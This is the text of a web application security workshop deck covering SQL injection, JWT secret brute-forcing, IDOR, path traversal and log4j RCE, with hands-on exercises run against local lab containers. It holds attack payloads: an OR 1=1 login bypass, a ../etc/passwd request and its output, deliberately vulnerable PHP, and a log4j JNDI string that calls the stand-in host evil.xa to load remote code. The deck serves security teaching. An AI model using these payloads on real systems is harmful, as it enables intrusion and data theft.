

Web Application Security

Build.Break.Learn

About Me


Riddhi Shree

Twitter: @_riddhishree

GitHub: github.com/riddhi-shree

Medium: riddhi-shree.medium.com

Website: riddhishree.com



**Trusted
Code**

WRITTEN BY DEVELOPERS

**Untrusted
Data**

ENTERED BY EVIL USER

**Confused
Server**

DATA VS. CODE



**Security
Vulnerabilities**

OWASP TOP 10 & MORE

Agenda

Day 1: **I**ntroduction to Web Security Vulnerabilities

Day 2: **V**ulnerability Scanning

Day 3: **T**hreat Modeling & Supply Chain Attacks

Disclaimer: Reference links for images taken from the Internet have been listed in the last slide titled “Image References”.

DAY-1


Introduction to Web Security Vulnerabilities

Day 1: Introduction to Web Security Vulnerabilities

What to Expect?

Gain an understanding about common web security vulnerabilities.


- SQL Injection
- Broken Authentication & Authorization
- Insecure Cryptography
- Insecure Direct Object References
- Insecure Deserialization
- Path Traversal vs. File Inclusion
- Remote Code Execution
- XML External Entity
- Server-Side Request Forgery
- Server-Side Template Injection



HTTP Protocol

- HTTP is **stateless**: there is no link between two requests being successively carried out on the same connection.
- HTTP **cookies** allow the use of **stateful** sessions.
- Before a client and server can exchange an HTTP request/response pair, they must establish a **TCP connection**.
- The default behavior of **HTTP/1.0** is to open a separate TCP connection for each HTTP request/response pair. This is less efficient than sharing a single TCP connection when multiple requests are sent in close succession.
- In order to mitigate this flaw, **HTTP/1.1** introduced pipelining (which proved difficult to implement) and persistent connections: the underlying TCP connection can be partially controlled using the “Connection” header.
- **HTTP/2** went a step further by multiplexing messages over a single connection. In HTTP/2, multiple requests and responses can be sent and received in parallel over a single TCP connection. This significantly reduces latency and speeds up page loading.

Server Request



Server Response

Status code

Version of the protocol

Status message

HTTP/1.1 200 OK

```
Date: Sat, 09 Oct 2010 14:28:02 GMT
Server: Apache
Last-Modified: Tue, 01 Dec 2009 20:18:22 GMT
ETag: "51142bc1-7449-479b075b2891b"
Accept-Ranges: bytes
Content-Length: 29769
Content-Type: text/html
```

Headers

APIs based on HTTP

- XMLHttpRequest API
- Server-sent events

Standard Security Testing Approach

1. Browse
2. Analyze
3. Prepare
4. Attack
5. Confirm
6. Report



SQLi

\ OR 1=1 --

```
SELECT * FROM users WHERE email = '$email' AND password = md5('$password');
```

Supplied values

{ xxx@xxx.xxx

xxx') OR 1 = 1 -- }

```
SELECT * FROM users WHERE email = 'xxx@xxx.xxx' AND password = md5('xxx') OR 1 = 1 -- ]');
```

```
SELECT * FROM users WHERE FALSE AND FALSE OR TRUE
```

```
SELECT * FROM users WHERE FALSE OR TRUE
```


```
SELECT * FROM users WHERE TRUE
```

Hands-On: Launch **SQLi** Attack

```
docker run -itd --rm -p 3000:3000 --name juiceshop  
bkimminich/juice-shop
```

1. Browse to <http://127.0.0.1:3000/#/login>
2. Perform SQL injection to login as an **administrator**.
3. Destroy container: `docker stop juiceshop`

Broken Authentication vs Broken Authorization



Setup login server that generates **JWT** tokens

```
docker run -d -p 8081:8080 --name jwtserver tarent/loginsrv  
-cookie-secure=false -jwt-secret my_secret -simple  
mirage=password123 -login-path / -jwt-algo HS256
```

1. Browse to <http://127.0.0.1:8081/>
2. Login using valid credentials. Example, *mirage::password123*
3. Locate the JWT session token.
4. Analyze it using <https://jwt.io/>

Create a wordlist of possible passwords (**secrets.txt**):

secret

s3cr3t

my-secret

my_secret

password

super_secret

super-secret

superS3cr3t

password123

secretKey

Setup jwtcat

```
git clone https://github.com/AresS31/jwtcat
```

```
cd jwtcat
```

```
virtualenv venv
```

```
source ./venv/bin/activate
```

```
python -m pip install -r requirements.txt
```

Brute Force JWT Secret

```
python jwtcat.py wordlist -w <PATH_to_WORDLIST>  
<JWT_TOKEN_VALUE>
```

```
(venv) $ python jwtcat.py wordlist -h
```

```
(venv) $ python jwtcat.py wordlist -w secrets.txt
```

```
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJtaXJhZ2UiLCJvcmlnaW4iOiJzaW1wbGUiLCJleHAiOjE2MTU3MTQ2NzI9.hAyt0133WzJby99KtCFZLe2lPqHXVczY3sq2ksNpYGM"
```

Brute Force JWT Secret

```
(venv) ubuntu@ip-172-31-47-91:~/Documents/jwtcat$ python jwtcat.py wordlist -w secrets.txt "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXLTJ0TU2NzczODZ9.SELVWbb4eZtdaIovBYUz0zox6SyVRPPE0nvVsKfTRN8"
```

2023-09-24 22:05:18,140 ip-172-31-47-91 __main__[5639] For attacking complex JWT, it is best to use tools like Burp Suite and John the Ripper which offer more advanced techniques such as raw brute forcing, rules-based, and wordlists.

2023-09-24 22:05:18,140 ip-172-31-47-91 __main__[5639] Pour yourself a cup (or two) of ☕ as the process can take some time.

30%|██████████|

2023-09-24 22:05:18,146 ip-172-31-47-91 __main__[5639] Private key found: my_secret
Finished in 0.0060312747955322266 sec

(venv) ubuntu@ip-172-31-47-91:~/Documents/jwtcat\$ █

Now that you have found the secret used for signing the JWT tokens, can you login as an **admin** user?


Hands-on: Download instructions for JWT attack scenarios

1. Clone this repository

```
git@github.com:riddhi-shree/web-app-security-nullcon2023-lab.git
```

2. Open [jwt.html](#) file (available in “vulnerabilities/auth” folder) in a browser.

Insecure Cryptographic Storage



Alice - sender
Bob - receiver
 E - encoding algorithm
 k_e - encoding key
 D - decoding algorithm
 k_d - decoding key
 m - message (a.k.a. plaintext)
 c - ciphertext

$$E(m, k_e) = c$$
$$D(c, k_d) = m$$

Eve - can only listen
in but can not
modify c
Mallory - can listen in
and modify c


Common Bad Practices:

1. Using weak algorithms
2. Hardcoded keys and secrets
3. Insecure key management
4. Lack of encryption
5. Inadequate password protection
6. Unauthenticated encryption
7. Insufficient key length
8. Predictable initialization vectors
9. Missing data validation
10. No regular key rotation

What is this?

Ymj wjxzqy pjd ktw ymnx qjxxts nx ymj ktqqtbnsl xywnsl;
rdqtajqdmtdwxjwzssnslymwtzlmymjknjqibmjwjfwjdtzltbnslbnymdtzwgnlf

Insecure Direct Object References




Hands-On: Shopping Basket

```
docker run -itd --platform linux/amd64 --rm -p 3000:3000  
--name juiceshop bkimminich/juice-shop
```

- View **another** user's shopping basket.

Insecure Deserialization



Insecure Deserialization

- Serialization: Convert object into stream of bytes
- Deserialization: Vice-versa
- Servers can use it to save complex objects as cookies.
- <https://hackerone.com/reports/1174185>




Path Traversal vs. File Inclusion

```
$document = $_GET['doc'];  
$filepath = "/var/www/html/documents/". $document;  
  
if (file_exists($filepath)) {  
    readfile($filepath);  
} else {  
    echo "File not found";  
}
```

```
<?php  
$filename = $_GET['page'];  
include('pages/' . $filename);  
?>
```

Path Traversal vs. File Inclusion

Request		Response	
Pretty	Raw Hex	Pretty	Raw Hex Render
1	GET /file?doc=../../../../etc/passwd HTTP/2	1	HTTP/2 200 OK
2	Host: www.target.com	2	Content-Type: image/jpeg
3	Cookie: session=1GTG4tq4IUW194BHNP*****	3	X-Frame-Options: SAMEORIGIN
4	Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"	4	Content-Length: 2262
5	Sec-Ch-Ua-Mobile: ?0	5	
6	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome Safari/537.36	6	root:x:0:0:root:/root:/bin/bash
7	Sec-Ch-Ua-Platform: "Windows"	7	daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8	Accept: image/avif, image/webp, image/apng, image/svg+xml, image/*, */*;q=0.8	8	bin:x:2:2:bin:/bin:/usr/sbin/nologin
9	Sec-Fetch-Site: same-origin	9	sys:x:3:3:sys:/dev:/usr/sbin/nologin
10	Sec-Fetch-Mode: no-cors	10	sync:x:4:65534:sync:/bin:/bin/sync
11	Sec-Fetch-Dest: image	11	games:x:5:60:games:/usr/games:/usr/sbin/nologin
12	Referer: https://www.target.com/	12	man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13	Accept-Encoding: gzip, deflate	13	lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14	Accept-Language: en-US,en;q=0.9	14	mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15		15	news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16		16	uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
		17	proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
		18	www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
		19	backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
		20	list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
		21	irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
		22	gnats:x:41:41:Gnats Bug-Reporting System



Hands-On: Security Misconfiguration

```
docker-compose -f  
./web-app-security-nullcon2023-lab/local_playground_linux/ap  
p/misconfig/docker-compose.yml up -d --build
```

- Read the contents of sensitive files stored on the server, including “sensitive.txt”.

Remote Code Execution

The log4j JNDI Attack

and how to prevent it

An attacker inserts the JNDI lookup in a header field that is likely to be logged.

```
GET /test HTTP/1.1
Host: victim.xa
User-Agent: ${jndi:ldap://evil.xa/x}
```



✗ BLOCK WITH WAF

The string is passed to log4j for logging

```
"${jndi:ldap://evil.xa/x}"
```

✗ PATCH LOG4J

Vulnerable log4j implementation

✗ DISABLE LOG4J

log4j interpolates the string and queries the malicious LDAP server.

```
ldap://evil.xa/x
```

✗ DISABLE JNDI LOOKUPS

Attacker



Vulnerable Server
http://victim.xa



Malicious LDAP Server
ldap://evil.xa



✗ DISABLE
REMOTE
CODEBASES

```
public class Malicious implements Serializable {
    ...
    static {
        <malicious Java code>
    }
    ...
}
```

JAVA deserializes (or downloads) the malicious Java class and executes it.

```
dn:
javaClassName: Malicious
javaCodebase: http://evil.xa
javaSerializedData: <...>
```


The LDAP server responds with directory information that contains the malicious Java class

Hands-On: Remote Code Execution

```
docker-compose -f  
./web-app-security-nullcon2023-lab/local_playground_linux/ap  
p/rce/docker-compose.yml up -d --build
```

- Browse the application and see if you can find a remote code execution vulnerability.

